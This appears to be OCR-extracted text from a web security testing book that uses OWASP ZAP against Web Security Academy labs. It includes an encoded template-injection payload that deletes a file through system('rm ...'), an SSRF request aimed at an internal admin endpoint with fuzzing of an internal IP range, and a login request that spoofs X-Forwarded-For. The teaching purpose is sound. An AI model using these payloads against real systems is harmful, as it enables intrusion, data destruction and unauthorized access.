
```
%3C%25%3D+system%28%22rm+%2Fhome%2Fcarlos%2Fmorale.txt%22%29+%25%3E
```


Full URL Encode

```
%3C%25%3D%20%73%79%73%74%65%6D%28%22%72%6D%20%2F%68%6F%6D%65%2F%63%61%72%6C%6F%73%2F%6D%6F
%72%61%6C%65%2E%74%78%74%22%29%20%25%3E
```





Manual Request Editor
Request
Response
Method
Header: Text
Body: Text
Send
POST https://0a0c005304ac59fcc24c0cdd00da0008.web-security-academy.net/product/stock HTTP/1.1
Host: 0a0c005304ac59fcc24c0cdd00da0008.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:107.0) Gecko/20100101 Firefox/107.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Referer: https://0a0c005304ac59fcc24c0cdd00da0008.web-security-academy.net/product?productId=1
Content-Type: application/x-www-form-urlencoded
Content-Length: 104
Origin: https://0a0c005304ac59fcc24c0cdd00da0008.web-security-academy.net
Connection: keep-alive
Cookie: session=HJMkRxSJP3AaDbcOxJ35rcsAoFWmwWE1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
stockApi=http%3A%2F%2F192.168.0.1%3A8080%2Fadmin%2Fproduct%2Fstock%2Fcheck%3FproductId%3D1%26storeId%3D2
Fuzzer
Fuzz Locations
Options
Message Processors
Header: Text
Body: Text
Edit
POST
https://0a0c005304ac59fcc24c0cdd00da0008.web-security-academy.net/product/stock HTTP/1.1
Host: 0a0c005304ac59fcc24c0cdd00da0008.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:107.0) Gecko/20100101 Firefox/107.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Referer:
https://0a0c005304ac59fcc24c0cdd00da0008.web-security-academy.net/product?productId=1
Content-Type: application/x-www-form-urlencoded
Content-Length: 104
Origin:
stockApi=
http%3A%2F%2F192.168.0.1%3A8080%2Fadmin%2Fproduct%2Fstock%2Fcheck%3FproductId%3D1%26storeId%3D2
Fuzz Locations:
L...
Value
of ...
of ...
Add...
Remove
Payloads...
Processors...
Remove Without Confirmation
Start Fuzzer
Reset
Cancel


Fuzzer
Fuzz Locations
Options
Message Processors
Header: Text
Body: Text
Edit
POST
https://0a69005504f44cf2c263c16100e7005f.web-security-academy.net/product/stock HTTP/1.1
Host: 0a69005504f44cf2c263c16100e7005f.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:107.0) Gecko/20100101 Firefox/107.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Referer:
https://0a69005504f44cf2c263c16100e7005f.web-security-academy.net/product?productId=1
Content-Type: application/x-www-form-urlencoded
Content-Length: 96
Origin:
stockApi=
http%3A%2F%2F192.168.0.1%3A8080%2Fproduct%2Fstock%2Fcheck%3FproductId%3D1%26storeId%3D1
Fuzz Locations:
L...
Value
of ...
of ...
Bod...
1
254
0
Add...
Remove
Payloads...
Processors...
Remove Without Confirmation
Start Fuzzer
Reset
Cancel
Payloads
Location: Body [32, 33]
Value:
Payload
Add Payload
Type:
Numberzz
From:
1
To:
255
Increment:
1
Generate Preview
Save...
Payloads Preview:
Cancel
Add


Vulnerable
Application
Crafted HTTP Request
Response
Request
(HTTP, FTP...)
Response
Targeted
Server
Direct Malicious Request
Blocked by the WAF
Attacker

Chapter 8: Business Logic Testing



Cart

Name	Price	Quantity
Lightweight "l33t" Leather Jacket	$17.00	- 1 + Remove

Coupon:

Apply

Total: $17.00

Place order

Store credit:
$83.00

Your order is on its way!

Name	Price	Quantity
Lightweight "l33t" Leather Jacket	$1337.00	1

Total: $17.00

Login


You have made too many incorrect login attempts. Please try again in 30 minute(s).


Username

Password

Log in


GET	https://0a97001c040eb29ac04a9ccd00bd00bc.web-security-academy.net/academy...	101 Switchi...
POST	https://0a97001c040eb29ac04a9ccd00bd00bc.web-security-academy.net/login	200 OK
GET	https://0a97001c040eb29ac04a9ccd00bd00bc.web-security-academy.net/academy...	101 Switchi...



Manual Request Editor
Request
Response
Method
Header: Text
Body: Text
Send
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko
) Chrome/106.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/
*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a2200ef03339a05c0d91a43009000eb.web-security-academy.net/login
Accept-Language: en-US,en;q=0.9
Cookie: session=CKqqYu7eaEvTyj1vvFVnLnJdTcLCw3P0
X-Forwarded-For: 100
username=admin&password=admin
OWASP ZAP - OWASP ZAP 2.11.1
Manage Add-ons
Installed
Marketplace
Add-ons
Filter: community
Status
Name
Description
Update
Alpha
Community Scripts
Useful ZAP scripts written by the ZAP community.
15.0.0

